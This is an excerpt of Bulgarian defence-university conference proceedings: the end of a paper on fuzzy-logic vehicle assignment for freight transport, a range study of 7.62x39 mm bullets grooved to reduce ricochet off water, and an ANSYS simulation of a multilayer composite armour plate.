
Всяка заявка за превоз се характеризира с голям брой данни, като: вид на товара, количество на товара (тегло и обем), места за товарене и разтоварване, предпочитано време за товарене и/или разтоварване и разстоянието, на което да бъде транспортиран товар и др. Транспортните фирми обикновено имат автомобилен парк състоящ се от различни видове превозни средства. В зависимост от характера на изискванията за превоз и от начина, по който фирмата оперира, превозните средства по заявките могат да се извършват доставка няколко пъти дневно, веднъж на ден, веднъж седмично и т.н. следователно, диспечерите разполагат с определено време, за да планират наличните превозни средства с транспортни задачи, които трябва да се изпълнят на следващия ден.

Значението и ролята на транспортно-спедиторската дейност за организация на товарните превози непрекъснато нарастват. Изискванията към този вид дейност се завишават от все по-голямата тенденция към глобализация и либерализация на световното стопанство [1].

В повечето случаи диспечерите, които определят графика на превозните средства, разчитат основно на опита и интуицията си в процеса на вземане на решения. Опитни диспечери обикновено имат изградени критерии, които използват, за да определят количеството товари, което да бъдат изпратени на определено разстояние до дадено превозно средство с определени структурни и технически оперативни характеристики (капацитет, способност да превозва товари на определени разстояния, и т. н.).

При изследването броят на различните видове превозни средства обозначаваме с n . Трябва да се има предвид, че отделните превозни средства се различават помежду си по отношение на структурните и технико-технически характеристики.

При избора на маршрут, за разлика от случаите на приложение на евристични алгоритми [2] в този случай, фирмите разполагат с депо, откъдето превозните средства тръгват и до които се завръщат след извършване на доставката. Както е показано на фигура 1, маршрутите са под формата на звезда, като всеки маршрут съдържа възел, който трябва да се обслужва.



Фигура 1: Депо и възли, които трябва да се обслужват

Означаваме с m общия брой заявки за транспортиране за следващия ден. Нека също да означим с T_i i -тата заявка за превоз ($i = 1, 2, \dots, m$).

Всяко искане за транспортиране се характеризира с четири параметъра v_i, Q_i, D_i, n_i ,

където:

v_i - е възел, където трябва да се доставят товари при изпълнение на искането за превоз;

Q_i - е обема на товара, който трябва да се транспортира по заявката;

D_i е разстоянието, на което товарът трябва да се транспортира при искането (разстоянието между депо D и възел v_i);

n_i - е броят на пътуванията по маршрут $\{D, v_i, D\}$, които могат да бъдат извършени от едно превозно средство през разглеждания период.

Приемаме, че броят на възможните пътувания, които могат да бъдат направени по маршрута, не зависи от типа превозно средство.

Ако се означава с C_j капацитета на типа превозно средство j , участващ в услугата ($j = 1, 2, \dots, n$). Броят на наличните превозни средства тип j се означава с N_j . тогава:

$$n_i \geq 1 \quad i = 1, 2, \dots, m$$

При тези допускания, може да се направи извода, че превозното средство може да обслужва всеки възел поне веднъж дневно и да се върне в депо.


Проблемът с разпределянето на превозните средства често се характеризира с несигурност по отношение на входните данни, необходими за вземането на определени решения. Субективната оценка на отделните параметри се различава при различните специалисти вземащи решение. Броят на наличните превозни средства от определен тип може да е „достатъчен“ за един, докато друг специалист може да смята този брой за „недостатъчен“ или „приблизително достатъчен“. Също така, един специалист би могъл да разглежда определен тип превозно средство като „много подходящо“ за определено разстояние, докато други могат да го считат за „подходящо“ или „относително подходящо“. Очевидно е, че редица параметри, които се появяват в задачите за определяне на превозни средства, се характеризират с несигурност, субективност, неточност и неяснота. Това поражда необходимостта при моделиране на проблема да се използват методи, които могат

задоволително да разглеждат несигурност, двусмисленост, неточност и субективност.

Всеки специалист има субективно усещане за това кой тип превозно средство отговаря на някоя заявка за превоз. Това субективно усещане се отнася както за пригодността на превозното средство по отношение на разстоянието, което трябва да бъде изминато, така и за капацитета на превозното средство по отношение на количеството превозвани товари.

Различните видове превозни средства са подходящи като „ниска“ (LS), „средна“ (MS) и „висока“ (HS) степен по отношение на даденото разстояние, на което трябва да се транспортира товар. Също така, използването на капацитета (съотношението между количеството на товара и декларирания капацитет на превозното средство, изразено като процент), често се определя от специалистите, като „ниско“ (LCU), „средно“ (MCU) и „високо“ (HCU) съотношение.

Взиманият решение определя заявленията за превоз по отделни видове превозни средства, като се има предвид преди всичко разстоянието, което трябва да бъде изминато, и използването на капацитета на конкретния вид превозно средство. Силата на предпочитанията може да бъде „много силна“, „силна“, „средна“, „слаба“ и „много слаба“. Специалистите най-често използват тези термини, за да изразят силата на предпочитанията си по отношение на изпълнението на конкретна заявка за превоз с конкретен вид превозно средство. Тези пет категории на предпочитанията могат да бъдат представени като съответстващи размити множества $P1$, $P2$, $P3$, $P4$ и $P5$. Функциите на прилежание на размитите множества, използвани за описване на предпочитание, са показани на фигура 2.



Фигура 2: Функции на прилежание на размитите множества: $P1$ е много силно, $P2$ е силно, $P3$ е средно, $P4$ е слабо, $P5$ е много слабо предпочитано

Силата на предпочитание ще бъде посочена от индекса на предпочитанията $P1$, който е между 0 и 1, където намаляването на индекса на предпочитанията означава намаляване на „силата“ на решението на диспечера да определи за определена заявка за превоз определен вид превозно средство.

За всеки вид превозно средство е разработен съответният приблизителен алгоритъм, за да се определи предпочитанието на диспечера по отношение на изпълнението на конкретна заявка за превоз с въпросния вид превозно средство.

Приблизителните алгоритми за всеки вид превозно средство се различават един от друг по отношение на броя на правилата, които съдържат, и формите на функциите на прилежание за отделните размити множества. Например, за превозно средство с капацитет от 25 тона, приблизителният алгоритъм е показан, в таблица 1.

Таблица 1

	Използване на капацитета			
		LCU	MCU	HCU
Степен на съответствие	LS	$P5$	$P4$	$P3$
	MS	$P3$	$P2$	$P2$
	HS	$P2$	$P1$	$P1$

Използването на капацитета (изразен в проценти) λ_{ijk} на типа превозно средство j , което участва в изпълнението на искането за превоз T_i , използващо алтернатива k , може да бъде определен:

$$\lambda_{ijk} = \frac{Q_{ijk}}{C_j N_{ijk} n_i} 100[\%] \quad (4)$$

Съответстващите предпочитания на експертите P_{ij} се изчисляват за всеки тип превозно средство j , участващи в изпълнението на искането за превоз. Предпочитаните стойности P_{ij} се изчисляват въз основа на приблизителни алгоритми.

Заклучение

Две са основните характеристики на всяка транспортна заявка и те включват размера на логистичния товар, който подлежи на превоз и разстоянието, което трябва да бъде изминато за своевременно доставяне. Затова исканията за транспорт се различават по отношение на обема на транспортната работа (изразена в тонкилометри), която трябва да бъде изпълнена, както и по отношение на приходите и печалбите, които всяка заявка за превоз носи на транспортното предприятие.

Така изложения размит модел, позволява да се изчислят експертните оценки за да се реализира желанието за транспорт T_i с една от възможните алтернативи на услугата k .

Литература

1. Babuška, Robert (2018). Fuzzy Modeling for Control. Springer Science & Business Media. ISBN 978-94-011-4868-

2. Klir, G. and Folger, T., 2008, *Fuzzy Sets, Uncertainty and Information*, Prentice-Hall, Englewood Cliffs, NJ,
3. Pelletier, Francis Jeffrey (2000). *Review of Metamathematics of fuzzy logics* (The Bulletin of Symbolic Logic. 6 (3): 342–346.
4. Vlachos, I. K.; Sergiadis, G. D. (2007). *Intuitionistic fuzzy information–applications to pattern recognition*. Pattern Recognition Letters. 28 (2): 197–206. 2006.07.004
5. Wierman, Mark J. (2022) *An Introduction to the Mathematics of Uncertainty: Set Theory, Logic, Probability, Fuzzy Sets, Rough Sets, and Evidence Theory*. Creighton University. 30 July 2022.
6. Zadeh, L. A.; et al. (2006). *Fuzzy Sets, Fuzzy Logic, Fuzzy Systems*. World Scientific Press. ISBN 978-981-02-2421-9

EXPERIMENTAL STUDY OF THE CHANGE IN GROUPING ACCURACY OF SHOTS FIRED WITH 7.62X39 MM AMMUNITION WITH RADIAL CUTS ON THE BULLET'S OGIVE

Rosen N. Lazarov

National Military University "V. Levski", Faculty of "Artillery, Air Defense and CSI", Shumen, Bulgaria, e-mail: poceh_69@abv.bg

Abstract: *Modifying the shape of the bullet to reduce its ricochet effect when encountering a water environment improves its hydrodynamic properties (creating a cavitation cavity) at the expense of its ballistic properties (range and accuracy). The aim of this study is to determine a model of a 7.62x39 mm bullet with optimal hydrodynamic and ballistic qualities, which can be used in operations conducted near bodies of water and possesses both good ballistic and hydrodynamic characteristics.*

Keywords: *External ballistics, Ricochet, Modified projectile, Grouping of hits*

ЕКСПЕРИМЕНТАЛНО ИЗСЛЕДВАНЕ НА ИЗМЕНЕНИЕТО НА ГРУПИРАНОСТТА НА ПОПАДЕНИЯТА ПРИ СТРЕЛБА С КУРШУМИ НА БОЕПРИПАС 7,62X39 ММ С РАДИАЛНИ ИЗРЕЗИ ВЪРХУ ОЖИВАЛНАТА ЧАСТ

Росен Н. Лазаров

НВУ „В. Левски“, Факултет „Артилерия, ПВО и КИС“, гр. Шумен, България, e-mail: poceh_69@abv.bg

Абстракт: *Промяната на формата на куришума с цел намаляването на рикошетното му действие при среща с водна среда, води до подобряването на хидродинамичните му свойства (създаване на кавитационна кухина) за сметка на баллистичните му свойства (далекострелност и точност). Целта на настоящето изследване е да бъде определен модел на куришум на боеприпас 7,62x39 мм с оптимални хидродинамични и баллистични качества, който да се използва при операции, провеждащи се в близост до водни басейни и да има както добри баллистически характеристики, така и добри хидродинамически характеристики.*

Ключови думи: *Външна балистика, Рикошет, Модифициран куришум, Групираност на попаденията.*


Въведение

При стрелба със стрелково оръжие в близост до водни басейни (реки, езера, море и др.), при среща на куришума с водната среда може да се появи рикошет на куришума. Това явление е нежелано, поради случайния характер на траекторията на куришума след рикошета и реалната опасност от нараняване на приятелски войски

или цивилни. С цел ограничаване на рикошетното действие на куршума след среща с водна среда се променя формата на куршума, като се изработва радиален канал по оживалната част, на определено отстояние от върха на куршума.

1 Подготовка на експерименталното изследване

Разработена е компютърна симулация на проникване на куршума на боеприпас 7,62x39 mm чрез проектирани виртуални модели на куршумите с променена форма на оживалната част при която резултатите показват, че оптималното разположение на радиалния пръстен е на 7 mm от върха на куршума (фиг. 1). [1]



Фигура 1: Виртуални модели: а-фабричен куршум; б-модифициран куршум

Базирайки се на резултатите от симулацията са подготвени боеприпаси с радиален канал на оживалната част на куршума на разстояния от върха на куршума, както следва: 6 mm, 6,5 mm, 7 mm, 7,5 mm, 8 mm, 8,5 mm и 9 mm, както и контролна група от фабрични боеприпаси.

2 Постановка на експеримента.

Експерименталното изследване се провежда при спазване на Методика за полигонни изпитвания „Изследване на ефективността на поразяващото действие, далекобойността и точността на бойните припаси с променена форма на куршума“.

Необходимият минимален брой опитни данни в експерименталните серии е 13 изстрела и е определен съгласно методиката от [2] и [3].

За провеждане на изследването се използва 7,62 mm карабина СКС, поставена на станок (фиг. 2), хоризонтирана с помощта на контролен равник.



Фигура 2: 7,62 mm карабина СКС, поставена на станок.

Подготвени са боеприпаси, по 20 за серия, с изрязан радиален канал на оживалната част на куршума на разстояние от върха на куршума, както следва: 6 mm, 6,5 mm, 7 mm, 7,5 mm, 8 mm, 8,5 mm и 9 mm, както и контролна група от фабрични боеприпаси. Изстрелва се серията от всеки модел боеприпаси по мишена, разположена в тунел, вертикално, на разстояние 100 m от дулния срез (фиг. 3).



Фигура 3: Мишена за определяне на групираността на попаденията.

След изстрелването на всяка серия, листът с попадения се надписва и се заменя с нов. След приключването на експеримента се анализира групирането на попаденията, определя се нормалното разпределение (разпределение на Гаус-Лаплас) на попаденията и се сравнява с резултатите на фабричните боеприпаси.

3 Резултати от експерименталното изследване


След направения анализ на мишенните листи с попаденията са определени координатите на всяко попадение.

Координатите са посочени в Таблица 1. На база на тези резултати са построени кривите на нормалното разпределение на попаденията за различните модели куршуми (фиг. 4...11).


Таблица 1

№ по ред	Видове боеприпаси															
	Фабрични		6 мм		6,5 мм		7 мм		7,5 мм		8 мм		8,5 мм		9 мм	
	X	Y	X	Y	X	Y	X	Y	X	Y	X	Y	X	Y	X	Y
1	94	0	51	0	56	0	49	0	125	0	0	27	64	0	43	0
2	65	11	73	17	86	18	25	19	23	25	110	0	142	18	77	0
3	79	18	64	26	80	23	100	18	5	41	96	12	91	22	47	20
4	179	22	53	28	87	30	46	48	35	47	76	26	50	25	72	22
5	35	32	135	21	76	38	0	78	63	42	170	12	72	37	135	28
6	107	41	194	14	85	44	59	76	103	42	118	31	88	44	126	35
7	126	49	164	40	34	64	172	66	141	46	86	41	107	31	100	40
8	143	52	112	52	0	69	48	93	115	95	131	50	90	64	63	36
9	49	10	109	60	9	108	42	95	78	50	129	55	97	77	20	46
10	0	52	100	65	47	90	25	113	99	57	85	67	173	86	0	66
11	5	75	124	85	31	78	24	128	152	59	52	74	0	89	35	70
12	63	59	65	91	37	80	83	98	103	71	110	75	109	100	46	77
13	59	91	95	95	71	126	60	118	33	87	105	78	142	99	14	88
14	61	98	125	95	95	74	91	116	0	93	128	73	137	100	93	75
15	79	110	85	97	120	73	119	132	42	106	129	79	82	101	63	85
16	88	98	107	109	116	49	128	150	103	95	90	85	126	108	80	99
17	88	83	66	108	123	86	51	143	108	117	50	103	48	111	18	134
18	119	80	51	124	139	103	61	164	82	125	79	101	149	144	156	140
19			32	135	161	100	76	165	139	92	65	124	65	157	143	144
20			0	152	93	106	83	179	26	102	154	102	109	128	103	40
средно	79,94	54,5	90,3	70,7	77,3	67,95	67,1	99,95	78,8	69,6	98,2	60,8	97,1	77,05	71,7	62,25
max	179	110	194	152	161	126	172	179	152	125	170	124	173	157	156	144


При сравняване на кривите на нормалното разпределение (фиг. 12) от получените резултати е видно, че най близки до показателите на фабричните боеприпаси има боеприпасът, с радиален канал на оживалната част, разположен на 7,5 mm от върха на куршума.




Фигура 4: Координати на попаденията и нормалното разпределение при стрелба с фабрични боеприпаси.




Фигура 5: Координати на попаденията и нормалното разпределение при серия 6 mm.




Фигура 6: Координати на попаденията и нормалното разпределение при серия 6,5 mm.




Фигура 7: Координати на попаденията и нормалното разпределение при серия 7 mm.




Фигура 8: Координати на попаденията и нормалното разпределение при серия 7,5 mm.




Фигура 9: Координати на попаденията и нормалното разпределение при серия 8 mm.



Фигура 10: Координати на попаденията и нормалното разпределение при серия 8,5 mm.



Фигура 11: Координати на попаденията и нормалното разпределение при серия 9 mm.



Фигура 12: Сравняване на кривите на нормалното разпределение на попаденията на всички серии

Заклучение

Въпреки диаметрално противоположните изисквания към куршумите от гледна точка на аеродинамиката и хидродинамиката, би могло да се направи изводът, че може да бъде проектиран куршум с добри аеродинамични характеристики и ограничено рикошетно действие при среща с водна среда.

Библиография

1. Bankov, B. I., (2024), Analysis of the formation of cavitation cavity during the movement of a modified bullet of 7.62x39 ammunition in a water environment, Rezekne, Latvia, 15th International Scientific and Practical Conference Environment. Technology. Resources.. Volume 4, (32-36), ISSN 1691-5402
2. Димитрова Я. Д., *Изследване на влиянието на трибологичните характеристики на шумозаглушителя върху групираността при стрелба със стрелково оръжие*, Дисертационен труд, НВУ „В. Левски”, Факултет „Артилерия, ПВО и КИС”, Шумен 2021 г. (стр.109-110)
3. Ganev V. V. & Dimitrova Ya. D., *Determination of change of the point of the fire shots at shooting with fitted chamber type suppressor* - International scientific conference CONFSEC, year 1, issue 3, Borovec 2017 ISSN (print) 2603-2945, ISSN (online) 2603-2953 (с. 129-132)



Докладът е в изпълнение
на Национална научна програма „Сигурност и отбрана“,
приета с РМС № 731 от 21.10.2021 г. и съгласно Споразумение
№ Д01-74/19.05.2022 г

IMPROVING OF THE PERSONAL BALLISTIC PROTECTION THROUGH THE USE OF MULTI-LAYERED ARMOR

Miroslav S. Dimitrov, Conyu G. Conev

*AAD and CIS Faculty, National Military University “Vasil Levski”, Artillery, Shumen,
Bulgaria (amirodimitrov@abv.bg)*

*AAD and CIS Faculty, National Military University “Vasil Levski”, Artillery, Shumen, Bulgaria
(coni19@abv.bg)*

ПОДОБРЯВАНЕ НА ИНДИВИДУАЛНИТЕ СРЕДСТВА ЗА БАЛИСТИЧНА ЗАЩИТА ПОСРЕДСТВОМ ИЗПОЛЗВАНЕТО НА МНОГОСЛОЙНА БРОНЯ

Мирослав С. Димитров, Цоню Г. Цонев

*Национален военен университет „В. Левски“ Факултет „А, ПВО и КИС“ гр. Шумен,
България (amirodimitrov@abv.bg)*

*Национален военен университет „В. Левски“ Факултет „А, ПВО и КИС“ гр. Шумен,
България (coni19@abv.bg)*

***Анотация:** Този доклад изследва възможността за използването на допълнителен лист прикрепен към бронеплоча с цел повишаване на нивото на балистична защита. В аспект на това е извършена симулация във виртуална среда като е изследвано действието на патрони 9x18 „Макаров“ и 7,62x39 обр. 43 г. върху предложена нова конфигурация на плоча за индивидуална балистична защита, като е използван софтуерния продукт ANSYS. От получените резултати от доклада може да се направи извода, че поставянето на допълнителни композитни слоеве води до повишаване на ефективността на средствата за индивидуална защита по отношение на устойчивост на проникване и в допълнение се намалява себестойността и масата им.*

***Ключови думи:** повишена балистична защита, симулация в ANSYS, композитна броня, устойчивост на въздействие.*

Увод

С нарастващото търсене на по-ефективна балистична защита, имаща намалена маса и себестойност се увеличава нуждата от иновативни решения. Традиционните материали от които се изработват средствата за индивидуална защита: като керамика и стоманени плочи са доказани решения, които осигуряват високо ниво на защита, но обикновено имат голяма маса и малка гъвкавост, а всичко това намалява комфорта при използването им.

От друга страна през последните години, масовото навлизане в ариите на индивидуалните средства за балистична защита, доведе до засилено използване на патрони с бронебоен куршум [2]. Същите успешно преодоляват защитните качества на стандартните бронежилетки и бронирани плочи, което от своя страна създава нуждата от по-ефективни и адаптивни решения за защита.

Съвременните тенденции в развитието на технологиите с тази сфера поставят акцент върху композитните материали, които комбинират различни физико-механични свойства за оптимизиране на защитните характеристики. Комбинирането на традиционни и нови материали позволява създаването на многослойни структури, които постигат по-висока устойчивост на проникване и по-добро поглъщане на енергията от удар, като в същото време намаляват общата маса. Един от подходите е използването композитни материали, напоени със стъклопластова смола. Тази комбинация предлага висока здравина и твърдост при намалена маса. Комбинацията от стандартна бронеплоча с добавен пласт композитни материали, напоени със стъклопластова смола предоставя допълнителна устойчивост срещу пробиване и има способността да абсорбира значителна част от кинетичната енергия на поразяващия елемент.

Целта на настоящия доклад е аналитично да се изследва възможността за повишаване на ефективността на съществуващите средствата за индивидуална балистична защита чрез добавянето на допълнителен брониран слой върху стандартна бронеплоча. Предлаганият допълнителен слой е съставен от композитен материал, импрегниран със стъклопластова смола. Предимството на този подход е, че новият слой може да бъде интегриран към съществуващите средства за защита, без значително да се увеличават масата и производствените им разходи.

1 Същност, състав и комбинацията от материали за предлагания допълнителен брониран слой

Комбинацията от материали за предлагания допълнителен брониран слой са следните:

- **стъклопласт, покрит с топлоустойчиво покритие:** стъклопластът е лек и гъвкав материал с висока механична якост, който е особено подходящ за многослойни структури. Покрит с топлоустойчиво покритие, той увеличава устойчивостта си на високи температури и се отличава с добра гъвкавост и лекота, което спомага за намаляване на общото тегло на бронеплочата.

- **силициева тъкан:** този материал притежава висока еластичност и топлоустойчивост. Силициевите влакна могат да издържат на екстремни температури и са способни да поглъщат значителна част от кинетичната енергия на куршума, което ги прави подходящи за балистични приложения.

- **въглеродни влакна:** въглеродните влакна са известни със своята здравина и устойчивост на натоварване, като същевременно имат малка маса. Включването на въглеродни влакна в допълнителния брониран слой увеличава устойчивостта на проникване, което допринася за по-добрата ефективност на защитата и по-висока устойчивост при многократни постижения.

- **керамични влакна:** керамичните влакна притежават висока устойчивост на температура и значителна твърдост, независимо от факта, че са по-крехки и по-малко гъвкави от другите материали. Въпреки това, те намаляват ефекта на проникване, като разпределят енергията на куршума върху по-голяма площ. Тази

им характеристика ги правят подходящи за слоеве, които поемат началния удар на поразяващия елемент.


- **вермикулитно покритие върху стъклопласт**: тази комбинация осигурява гъвкавост съчетана с допълнителна защита от топлина. Вермикулитът е известен с добрите си изолационни свойства и устойчивост на високи температури, като добавя защита срещу разтопен метал или нагорещени елементи.

Предлаганата комбинация от материали има за задача да осигури оптимален баланс между издръжливост, малка маса и ефективна защита срещу бронебойни куршуми. Всеки от изброените материали играе ключова роля в повишаването на устойчивостта и адаптивността на бронята към различни условия на въздействие, като същевременно се стреми да запази висока гъвкавост, съчетана с малка маса. Общият вид на композитната бронеплоча е показан на фиг. 1.

2 Конфигурация на композитната бронеплоча

Концепцията за композитната бронеплоча се гради на използването на стандартна бронеплоча към която се закрепва допълнителния брониран слой от предходната точка.

Избрана е стандартна керамична бронеплоча с дебелина 7 mm и размери 250 x 300 mm, подходяща за повечето тактически жилетки. Тази керамична плоча се използва за основа и се разполага най-отпред на композитната бронеплоча, като зад нея се поставя допълнителния брониран слой. Същият е съставен от тридесет слоя стъклопластно платно, като всеки от тях е подсилен със слой силициева тъкан с дебелина 2 mm, залепен в задната част. За допълнителна защита са добавени два слоя от въглеродни и керамични влакна, разположени съответно в предната и задната част на бронеплочата. Цялата структура е потопена в защитно вермикулитно покритие, което осигурява устойчивост на топлина и защита от външни въздействия.



Фиг.1. Общ вид на композитната бронеплоча.
1- керамична плоча,
2 - брониран слой от стъклопластно влакно и силициева тъкан,
3 - плоча от въглеродни влакна,
4 - стоманен лист.

3 Симуляционно изследване на предлагания допълнителния брониран слой

Като първоначална стъпка за определяне на ефективността на предлагания допълнителен брониран слой е извършено симуляционно изследване във виртуална среда. За извършване на симулацията е използван софтуерен продукт ANSYS. Основната задача е да се изследва поведението на предлагания допълнителен

бронирен слой при въздействие на два широко разпространени типа боеприпаси: 9x18 „Макаров“ и 7,62x39 обр. 43 г.

За симулацията са използвани точни 3D модели на предлагания допълнителен бронирен слой, създадени с параметри, съответстващи на описаните материали. В симулацията са включени следните основни компоненти:

- керамична основа с дебелина 7 mm;
- стоманен лист с дебелина 3 mm, залепен към керамичната плоча;
- тридесет слоя стъклопластно платно, всеки от които е свързан със смола за създаване на плътна и ефективна структура;
- тридесет слоя силициева тъкан с дебелина 2 mm, разположени зад всеки слой стъклопласт;
- два слоя въглеродни влакна – един слой е поставен пред стъклопластовата структура, а другият – зад нея;
- вермикулитно покритие върху стъклопласта, което покрива цялата структура.

Основни данни, използвани за симулацията:

- симулираното разстояние при което куршумът достига до балистичната защита е 1 m.
- начална скорост на куршум 9x18 „Макаров“ – 315 m/s;
- начална скорост на куршум 7,62x39 обр. 43 г. – 710 m/s.

Характеристиките на керамичния лист използван в симулацията са:

- якост на опън -150 MPa;
- якост на натиск - 2,000 MPa;
- якост на огъване: 400 MPa;
- плътност: 3,800 kg/m³;
- модул на еластичност - 400 GPa
- коефициент на Поасон – 0,25;
- твърдост по Викерс - 1,500 HV.

Стоманен лист използван в композитната броня: стоманен лист S235JR, е със следните характеристики:

- якост на опън - 510 MPa;
- якост на натиск - 510 MPa;
- граница на провлачване - 235 MPa;
- якост на срязване - 306 MPa;
- плътност - 7,850 kg/m³;
- модул на еластичност - 210 GPa;
- коефициент на Поасон - 0,3;
- твърдост по Бринел (HB) - 180 HB.

Характеристики на стъклопластното влакно:

- якост на опън -1,000 MPa;
- якост на натиск - 500 MPa;
- якост на огъване - 1,200 MPa;

- якост на срязване - 200 МПа;
- плътност - 2,000 kg/m³;
- модул на еластичност - 40 GPa
- коефициент на Поасон - 0,3.

Характеристики на силициевата тъкан:

- якост на опън - 600 МПа;
- якост на натиск - 400 МПа;
- якост на огъване - 400 МПа;
- плътност - 1,500 kg/m³;
- модул на еластичност - 90 GPa.
- коефициент на Поасон - 0,22.

Слой от въглеродни влакна със следните характеристики:


- якост на опън - 2000 МПа;
- якост на натиск - 500 МПа;
- якост на огъване - 1500 МПа;
- якост на срязване – 100 МПа;
- плътност - 1,800 kg/m³;
- модул на еластичност - 200 GPa.
- коефициент на Поасон - 0,3.

На фигура 2 са представени резултатите на изследваните характеристики: дълбочина на проникване на куршума, абсорбиране на енергията и деформация на задната стена, от симулацията на стрелбата с боеприпаси 9x18 „Макаров“ и 7,62x39 обр. 43 г. по композитната бронеплоча.

Анализът на резултатите показва различно поведение на композитната бронеплоча при двата вида от боеприпаси:

При куршум 9x18 "Макаров":

- композитната бронеплоча успешно абсорбира цялата кинетична енергия на куршума, който прониква минимално на дълбочина до 10 mm в керамичния слой, без да премине през него;
- куршумът се раздробява на фрагменти, които не преминават към следващите слоеве;
- деформацията на задната страна на бронеплочата е минимална – 2 mm;
- осигурява се защита срещу топлинното въздействие, като вермикулитното покритие поддържа температурна стабилност на плочата.



Фиг. 2: Резултати от симулацията.

При куршум 7,62x39 mm обр. 43 г.:

- куршумът прониква в композитната бромня на пълната ѝ дълбочина и въпреки, значителното намаляване на скоростта и загубата на почти 70% от енергията си успява да я пробие;
- енергията на куршума е частично намалена от външните слоеве, но прониква през стоманения лист и вътрешните слоеве, включително стъклопласт, силициева тъкан и въглеродни влакна;
- вермикулитното покритие дава само частична защита срещу топлинното въздействие на удара.

Изводи:

От направената симулация могат да се направят следните изводи:

1. При стрелба с патрон 9x18 „Макаров“ композитната бронеплоча успешно абсорбира цялата кинетичната енергия на куршума, като позволява минимално проникване на дълбочина до 10 mm. При това куршумът се раздробява на отделни фрагменти. Деформацията на задната страна е 2 mm, което би довело до минимално въздействие върху потребителя. Като цяло композитната броня спира напълно въздействието на този боеприпас, осигурявайки пълна защита на личния състав.
2. При стрелба с патрон 7,62x39 обр. 43 г. композитната бронеплоча не успява да спре куршумът и той преминава изцяло през нея, въпреки значителното забавяне на скоростта му и загубата на енергия.
3. Извършеното симулационно изследване показва, че така предложената композитна бронеплоча е ефективна срещу пистолетен тип боеприпаси, но няма достатъчна ефективност срещу междинен тип боеприпаси. За да се потвърдят получените резултати от симулацията е необходимо да бъде проведено експериментално изпитване с бойни стрелби.

Литература:

1. Броничева, А., & Николова, В. (2020). Композитни материали и тяхното приложение в балистичната защита. София: Университетско издателство.
2. Zhang, D., & Wang, X. (2015). Advances in Protective Structures and Materials: Composite Armor. Springer.
3. Dzhurkov Georgi I., logistics support of european union’s military operations by the mechanism of the multination., International scientific conference 2016. Collection of papers. “Vasil Levski” National Military University, “Artillery, Aircraft Defense and CIS” Faculty ,с.188-194, Ш., 2016, Издателско отделение на факултет „А, ПВО и КИС”, ISSN 2367-7902.
4. HG Composites. (n.d.). Употребата на карбонови плочи в различни индустрии. <https://bg.hgcomposites.com/info/the-use-of-carbon-fiber-plate-in-various-indus-87996358.html>, (11:35 26.09.2024 г.).
5. Metinvest Holding. (n.d.). Стоманени класове S235JR. <https://www.metinvestholding.com/bg/products/steel-grades/s235jr> (11:34 28.09.2024 г.).
6. Panorama Cultural. (n.d.). Материали керамика: свойства, видове, употреби, характеристики. <https://bg.thpanorama.com/articles/cultural-general/materiales-cermicos-propiedades-tipos-usos-caractersticas.html> (12:51 28.09.2024 г.).
